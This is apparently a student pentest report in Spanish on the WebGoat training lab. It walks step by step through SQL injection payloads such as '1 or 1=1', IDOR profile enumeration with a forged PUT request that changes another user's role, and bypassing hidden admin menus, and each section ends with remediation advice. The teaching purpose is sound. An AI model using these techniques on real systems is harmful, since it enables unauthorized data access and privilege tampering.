

---

# INTRODUCCIÓN A LA CIBERSEGURIDAD

HECHO POR : DIEGO PUCHOL  
CANDEL

El siguiente informe se basará en el concepto de caja gris que es una combinación de caja blanca y de caja negra. Todos los ejercicios serán de la aplicación web WebGoat en la que cualquier persona puede hacer uso para ayudar su aprendizaje.

WebGoat se encuentra en :

<http://127.0.0.1:8080/WebGoat/>

Las vulnerabilidades encontradas durante la ejecución de cada uno de los puntos y que han sido las más severas :

**-Cross Site Scripting -->** Le da la posibilidad a un atacante de poner código Javascript (o en otro lenguaje) en páginas web visitadas por el usuario.

**-Missing Function Level Access Control -->** Esta vulnerabilidad común permiten que usuarios maliciosos accedan a recursos restringidos escalando sus permisos a nivel de función.

**-SQL Injection --->** Esta permite al atacante enviar o "inyectar" instrucciones SQL de forma maliciosa y malintencionada dentro del código SQL programado para la manipulación de bases de datos, de esta forma todos los datos almacenados estarían en peligro.

**-Insecure Direct Object Reference -->** La posibilidad para cualquier persona de modificar los datos de un usuario a raíz de haber interceptado las peticiones.

## HERRRAMIENTAS UTILIZADAS

Para completar los ejercicios de la aplicación web mencionada anteriormente únicamente he hecho uso de **Burp Suite**.

Que es una plataforma digital que reúne herramientas especializadas para realizar pruebas de penetración en aplicaciones web.

# CLASIFICACIÓN DE RIESGOS

Cada una de las vulnerabilidades serán clasificadas en una escala de cinco puntos. Todo esto según su probabilidad de explotación y según el riesgo que se corra con cada una de ellas

## CRÍTICA

la explotación de esta vulnerabilidad trata de un riesgo muy grave respecto a la confidencialidad y seguridad. Esta suele ser directa, resulta ser bastante fácil para el atacante explotarla y conseguir su objetivo. Es de gran prioridad, incluso urgencia solucionar esta.

## ALTA

la explotación de esta vulnerabilidad trata de poner en alto compromiso datos sensibles de igual forma que una vulnerabilidad de nivel crítico. A diferencia de estas, estas se presentan cuando el atacante debe esforzarse en más medida para llevar a cabo su objetivo . Son fáciles de atacar a estos puntos pero el compromiso que tiene el sistema frente a estas, es menos comparándolas con las de nivel crítico.

## MEDIA

la explotación de estas vulnerabilidades tratan de depender de cosas externas a la seguridad que ya está implementada en el sistema. Hablando de casos como phishing por lo que se trata de vulnerabilidades más difíciles de explotar. Los datos se ven comprometidos a un menor nivel

## BAJA

la explotación de este tipo de vulnerabilidades trata de un compromiso menor del sistema. Es más difícil explotarlas, por lo que el atacante tiene mucho más difícil cumplir su objetivo e incluso se puede tratar de que el atacante dependa de un acceso a nivel físico al servidor.

## INFO

Este tipo no son vulnerabilidades. Pero el objetivo de esta clasificación es la búsqueda de una implementación de seguridad y sugerencias para mejorar estos aspectos con el fin de disminuir el riesgo de ser atacados.

# VULNERABILIDADES ENCONTRADAS EN WEBGOAT


## SQL INJECTION RIESGO-ALTO

Al apartado 10

En este punto se puede ver que la aplicación es vulnerable a inyección de código SQL. Con los pasos mostrados a continuación se podrá ver cómo con una consulta SQL cualquier usuario con intenciones maliciosas es capaz de obtener la información de todos los usuarios.


**Necesario para explotar esta vulnerabilidad** : una cuenta en WebGoat  
Pasos :

- Dirigirse al siguiente url  
<http://127.0.0.1:8080/WebGoat/start.mvc#lesson/SqlInjection.lesson/9>
- En los campos a rellenar solo tendremos que introducir cualquier numero en el primero "login\_count" y en el segundo campo poner "1 or 1=1". Con esto forzamos un resultado true ya que siempre se va a cumplir la siguiente condición



The screenshot shows a web form with two input fields and a button. The first field, labeled "Login\_Count:", contains the value "999". The second field, labeled "User\_Id:", contains the SQL injection payload "1 or 1=1". Below the second field is a button labeled "Get Account Info".

-Con esto escrito solo nos hará falta darle al botón "get account info" y obtendremos la información de todos los usuarios.



✓

Login\_Count:

User\_Id:

You have succeeded:

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA	,	0
101	Joe	Snow	2234200065411	MC	,	0
102	John	Smith	2435600002222	MC	,	0
102	John	Smith	4352209902222	AMEX	,	0
103	Jane	Plane	123456789	MC	,	0
103	Jane	Plane	333498703333	AMEX	,	0
10312	Jolly	Hershey	176896789	MC	,	0
10312	Jolly	Hershey	333300003333	AMEX	,	0
10323	Grumpy	youaretheweakestlink	673834489	MC	,	0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX	,	0
15603	Peter	Sand	123609789	MC	,	0
15603	Peter	Sand	338893453333	AMEX	,	0
15613	Joesph	Something	33843453533	AMEX	,	0
15837	Chaos	Monkey	32849386533	CM	,	0
19204	Mr	Goat	33812953533	VISA	,	0

Your query was: SELECT \* From user\_data WHERE Login\_Count = 999 and userid= 1 or 1=1

### Recomendación para este tipo de vulnerabilidad :

Se deben evitar construir protección SQL desde cero.

La mayoría de las compañías de desarrollo modernas te ofrecen mecanismos de protección contra ataques SQL.

Por ejemplo, es mejor utilizar consultas parametrizadas o procedimientos almacenados que aseguren su seguridad.

Si quieres saber más sobre como prevenir esta vulnerabilidad visite la página: <https://www.gb-advisors.com/es/6-formas-de-prevenir-ataques-de-inyeccion-sql-con-acunetix/>

# SQL INJECTION RIESGO-ALTO

## A-1 Apartado 11


En este punto podremos ver como en la aplicacion nuevamente es vulnerable a injection SQL.

Un atacante con una sola consulta SQL puede obtener información de todos los empleados de la empresa.

Necesario para explotar esta vulnerabilidad : una cuenta en WebGoat.

Pasos:

- Ingresar al siguiente url:  
<http://127.0.0.1:8080/WebGoat/start.mvc#lesson/SqlInjection.lesson/10>
- Igual que la vulnerabilidad anterior podemos forzar un "true" escribiendo en el campo de "Employee Name" : 1' or 1=1--




Employee Name: 1' or 1=1--

Authentication TAN: TAN

Get department

- Con esto escrito y dandole al boton nos da toda la información de los empleados.



✓

Employee Name: 1' or 1=1--

Authentication TAN: TAN

Get department

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
32147	Paulina	Travers	Accounting	46000	P45JSI
34477	Abraham	Holman	Development	50000	UU2ALK
37648	John	Smith	Marketing	64350	3SL99A
89762	Tobi	Barnett	Development	77000	TA9LL1
96134	Bob	Franco	Marketing	83700	LO9S2V

### Recomendación para este tipo de vulnerabilidad :

Se deben evitar construir protección SQL desde cero.

La mayoría de las compañías de desarrollo modernas te ofrecen mecanismos de protección contra ataques SQL.

Por ejemplo, es mejor utilizar consultas parametrizadas o procedimientos almacenados que aseguren su seguridad.

Si quieres saber más sobre como prevenir esta vulnerabilidad visite la página: <https://www.gb-advisors.com/es/6-formas-de-prevenir-ataques-de-inyeccion-sql-con-acunetix/>

## INSECURE DIRECT OBJECT REFERENCES- INFO

### A5 APARTADO 3

El IDOR es un tipo de vulnerabilidad que ocurre cuando una aplicación permite a un usuario acceder directamente a objetos en este caso un atacante con un proxy podría llegar a conocer sobre el funcionamiento interno de WebGoat.

Necesario para explotar esta vulnerabilidad : una cuenta de WebGoat y Burp Suite u otra aplicación parecida.


#### Pasos:

- Abrimos el programa Burp Suite y usamos el navegador que este nos ofrece para así obtener la información de cada petición que hagamos. Desde aquí iremos al siguiente enlace (puede copiar y pegar)  
`http://127.0.0.1:8080/WebGoat/start.mvc#lesson/IDOR.lesson/1`
- Una vez aquí ingresaremos con los datos de "Tom" y la contraseña será "Cat"
- Después de darle a "submit" nos vamos a dirigir a este enlace (puede copiar y pegar)  
`http://127.0.0.1:8080/WebGoat/start.mvc#lesson/IDOR.lesson/2`
- Aquí habrán dos botones "View Profile" y " Submit Diffs" lo primero será darle al primer botón que nos dará tres datos: nombre, color, talla





- Cuando tengamos ya esto hecho, podemos volver al Burp Suite y al apartado de "Target" -> Site Map y buscaremos la petición que hicimos anteriormente. Esta petición podremos identificarla también, gracias al "Get" que se hizo al siguiente URL (que puede copiar y pegar) <http://127.0.0.1:8080/WebGoat/IDOR/profile>
- Cuando lo encontremos, veremos que nos da más datos, tales como el rol que tiene este usuario y su "userId"



**Recomendación para este tipo de vulnerabilidad** : para estos casos se recomienda no mostrar referencias a información sensible que puede comprometer la integridad de nuestra empresa. Si necesita más información respecto a este vulnerabilidad y como puede evitarla a toda costa puede copiar y pegar el siguiente enlace en su navegador: <https://www.varonis.com/blog/what-is-idor-insecure-direct-object-reference>

# INSECURE DIRECT OBJECT REFERENCES- INFO

## A5 APARTADO 4

El IDOR es un tipo de vulnerabilidad que ocurre cuando una aplicación permite a un usuario acceder directamente a objetos en este caso un atacante con un proxy podría llegar a conocer sobre el funcionamiento interno de WebGoat. Puede llegar a obtener el rol que tiene el usuario, su ID, y con este acceder por una ruta alternativa al perfil.

**Necesario para explotar esta vulnerabilidad** : una cuenta de WebGoat y Burp Suite u otra aplicación parecida.

### **Pasos:**


- De nuevo usaremos el navegador que nos proporciona Burp Suite sin dejar de lado la información que obtuvimos de la vulnerabilidad anterior a esta.
- Desde aquí nos iremos al siguiente enlace (que puede copiar y pegar)

**http://127.0.0.1:8080/WebGoat/start.mvc#lesson/IDOR.lesson/3** en el campo a rellenar pondremos :WebGoat/IDOR/profile/2342384 gracias a ya saber por la vulnerabilidad anterior el ID del usuario



The screenshot shows a web form with a light gray background and a thin red border. At the top, there is a text instruction: "Please input the alternate path to the Url to view your own profile. Please start with 'WebGoat' (i.e. disregard 'http://localhost:8080/')". Below this instruction is a text input field containing the value "WebGoat/IDOR/profile/2342384". To the right of the input field is a button labeled "Submit". Below the first form, a second, identical form is partially visible, showing the same instruction, input field with the same value, and "Submit" button.

- Después solo le tenemos que dar a "Submit". Con esto ya tendremos la información del perfil



The screenshot shows a success message in a light gray box with a thin red border. The text reads: "Congratulations, you have used the alternate Url/route to view your c" followed by a JSON object on the next line: "{role=3, color=yellow, size=small, name=Tom Cat, userId=2342384}".

Recomendación para este tipo de vulnerabilidad : para estos casos se recomienda no mostrar referencias a información sensible que puede comprometer la integridad de nuestra empresa. Si necesita más información respecto a este vulnerabilidad y como puede evitarla a toda costa puede copiar y pegar el siguiente enlace en su navegador: <https://www.varonis.com/blog/what-is-idor-insecure-direct-object-reference>

## INSECCURE DIRECT OBJECT REFERENCES - RIESGO-ALTO

### A5 APARTADO 5

Esta vulnerabilidad hace que cualquier atacante con un proxy como en nuestro caso lo es Burp Suite puede aparte de ver los perfiles de otros usuarios, modificar la información de estos usuarios.


Necesario para explotar esta vulnerabilidad : una cuenta de WebGoat y Burp Suite u otra aplicación parecida.

Pasos:

- Nos vamos a dirigir a la siguiente pagina que conocemos gracias a la anterior vulnerabilidad (que puede copiar y pegar)

<http://127.0.0.1:8080/WebGoat/IDOR/profile/2342384>

Donde veremos lo que nos muestra la siguiente imagen:




```
JSON  Raw Data  Headers
Save Copy Collapse All Expand All Filter JSON
{
  lessonCompleted: false
  feedback: "Try again. You need to use the same method\\URL you used to access your own profile via direct object reference."
  output: null
  assignment: "IDORViewOtherProfile"
  attemptWasMade: true
}
```

- Con fuerza bruta y en este punto, desde el mismo buscador puedo buscar el ID de un usuario hasta dar con la siguiente página:<http://127.0.0.1:8080/WebGoat/IDOR/profile/2342388> (que puede copiar y pegar)



```
JSON  Raw Data  Headers
Save Copy Collapse All Expand All Filter JSON
{
  lessonCompleted: true
  feedback: "Well done, you found someone else's profile"
  output: "{role=3, color=brown, size=large, name=Buffalo Bill, userId=2342388}"
  assignment: "IDORViewOtherProfile"
  attemptWasMade: true
}
```

- Desde esta página se puede ver como recibimos el perfil de otra persona
- Ahora haremos uso nuevamente del navegador que nos facilita Burp Suite yendo a la siguiente página:  
<http://127.0.0.1:8080/WebGoat/start.mvc#lesson/IDOR.lesson/4>  
(que puede copiar y pegar)
- Cuando estemos en la página ya mencionada en el punto anterior, le daremos al botón de "View Profile" que esta debajo de "Edit another profile"
- Cuando hagamos esta petición iremos a Burp Suite y buscaremos la petición de: **GET /WebGoat/IDOR/profile/%7BuserId%7D HTTP/1.1**
- Una vez encontrada la enviaremos al apartado de Repeat



## Request

```
Pretty Raw Hex
1 PUT /WebGoat/IDOR/profile/2342388 HTTP/1.1
2 Host: 127.0.0.1:8080
3 sec-ch-ua: "Chromium";v="103", ".Not/A)Brand";v="99"
4 Accept: */*
5 Content-Type: application/JSON; charset=UTF-8
6 X-Requested-With: XMLHttpRequest
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: JSESSIONID=Rs6ro5ohaJDlbrI4KDhkDwoH68U3wDD70slQ-yek
17 Connection: close
18 Content-Lenght: 88
19 Content-Length: 91
20
21 {
  "role":1,
  "color":"red",
  "size":"large",
  "name":"Buffalo Bill",
  "userId":"2342388"
}
```

- Le daremos a SEND y recibiremos la respuesta que vemos en la siguiente imagen haciéndonos saber que hemos modificado la información de un usuario con éxito :

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Sun, 09 Oct 2022 01:22:32 GMT
8
9 {
10   "lessonCompleted" : true,
11   "feedback" :
12     "Well done, you have modified someone else's profile (as displayed below)",
13     "output" :
14       "{role=1, color=red, size=large, name=Buffalo Bill, userId=2342388}",
15   "assignment" : "IDOREditOtherProfiile",
16   "attemptWasMade" : true
17 }
```

Recomendación para este tipo de vulnerabilidad : para estos casos se recomienda no mostrar referencias a información sensible que puede comprometer la integridad de nuestra empresa. Si necesita más información respecto a este vulnerabilidad y como puede evitarla a toda costa puede copiar y pegar los siguientes enlaces en su navegador: <https://www.varonis.com/blog/what-is-idor-insecure-direct-object-reference>  
[https://cheatsheetseries.owasp.org/cheatsheets/Insecure\\_Direct\\_Object\\_Reference\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html)

## MISSING FUNCTION LEVEL ACCESS CONTROL- INFO


### A5 APARTADO 2

La aplicación es vulnerable a ataques donde se compromete información de los usuarios y se pone en peligro la integridad de la empresa

Necesario para explotar esta vulnerabilidad : una cuenta de WebGoat y una aplicación como Burp Suite en nuestro caso.

Pasos:

- Ir a la siguiente página:  
<http://127.0.0.1:8080/WebGoat/start.mvc#lesson/MissingFunctionAC.lesson/1>
- Debajo de "Your mission" con click derecho le daremos a la opción de inspeccionar



- Veremos más de la pestaña señalada en la imagen anterior.
- Una vez aquí, veremos más de "<ulclass='nav navbar-nav'> ", desplegando su pestaña
- Aquí nos toparemos con "<li class='hidden-menu-item dropdown'>" donde veremos que nos dice de la existencia de un elemento oculto en el menú que tenemos en la página



```

    </ul>
  </li>
  <li class="dropdown">...</li>
  <li class="hidden-menu-item dropdown">
    <a class="dropdown-toggle" href="#" data-
      toggle="dropdown" role="button" aria-
      haspopup="true" aria-expanded="false">
      Admin
      <span class="caret"></span>
    </a>
    <ul class="dropdown-menu" aria-
      labelledby="admin">...</ul>
  </li>
  ::after

```

- Esto lo tendremos que modificar, sustituyendo "class="hidden-menu-item dropdown" por "class="dropdown"

```


  <a class="dropdown-toggle" href="#" data-toggle="dropdown"
    role="button" aria-haspopup="true" aria-expanded="false">...</a>
  <ul class="dropdown-menu" aria-labelledby="messages">...</ul>
</li>
<li class="dropdown">
  <a class="dropdown-toggle" href="#" data-toggle="dropdown"
    role="button" aria-haspopup="true" aria-expanded="false">
    Admin
    <span class="caret"></span>
  </a>

```

- Cerraremos el panel de "inspeccionar" después de darle a "Enter" y así ya podremos ver los elementos que en un principio estaban ocultos. Cosa que cualquier persona con intención de atacar, podría hacer.



Desplegando este nuevo menú:



### Recomendación para este tipo de vulnerabilidad :

En una aplicación basada en flujo de trabajo, verifique el estado de los usuarios antes de permitirles acceder a cualquier recurso.

Toda información delicada como lo es un menú de Administrador debería ser oculta y protegida por un sistema de verificación de rol del usuario.

Si necesita más información respecto a este vulnerabilidad y como puede evitarla a toda costa puede copiar y pegar el siguiente enlace en su navegador: <https://www.ifourtechnolab.com/blog/owasp-vulnerability-missing-function-level-access-control>

## MISSING FUNCTION LEVEL ACCESS CONTROL - RIESGO-ALTO

### A5 APARTADO 3

Esta vulnerabilidad hace que cualquier atacante con un proxy como en nuestro caso lo es Burp Suite puede aparte de ver los perfiles de otros usuarios, modificar la información de estos usuarios.

Necesario para explotar esta vulnerabilidad : una cuenta de WebGoat y Burp Suite u otra aplicación parecida.

#### Pasos:

- Nos vamos a dirigir a la siguiente pagina desde el navegador que nos facilita BurpSuite (que puede copiar y pegar)  
<http://127.0.0.1:8080/WebGoat/start.mvc#lesson/MissingFunctionAC.lesson/2>
- Le damos a "Submit" teniendo ya registrada la petición en nuestro BurpSuite
- Nos vamos en busca de una petición que nos registra un POST con "200 ok"

http://127.0.0.1:8080	POST	/WebGoat/submit	✓	200	390	JSON		1
http://127.0.0.1:8080	GET	/WebGoat/MissingFun...		200	8654	HTML		1
http://127.0.0.1:8080	GET	/WebGoat/WebGoatInt...		200	1696	HTML		1
http://127.0.0.1:8080	POST	/WebGoat/access-cont...	✓	200	390	JSON		1
http://127.0.0.1:8080	GET	/WebGoat/login		200	2144	HTML	Login Page	1
http://127.0.0.1:8080	GET	/WebGoat/service/hint...		200	1669	JSON		1

- Esta la enviaremos al apartado de "Repeat"
- Sustituiremos la petición de "POST" por "GET" y en la misma línea cambiaremos "user-hash" por "users", el Content Type" lo cambiaremos de "application/x-www-form-urlencoded" por "application/JSON"



- Y en la misma línea cambiaremos "user-hash" por "users"
- El Content Type" lo cambiaremos de "application/x-www-form-urlencoded" por "application/JSON"
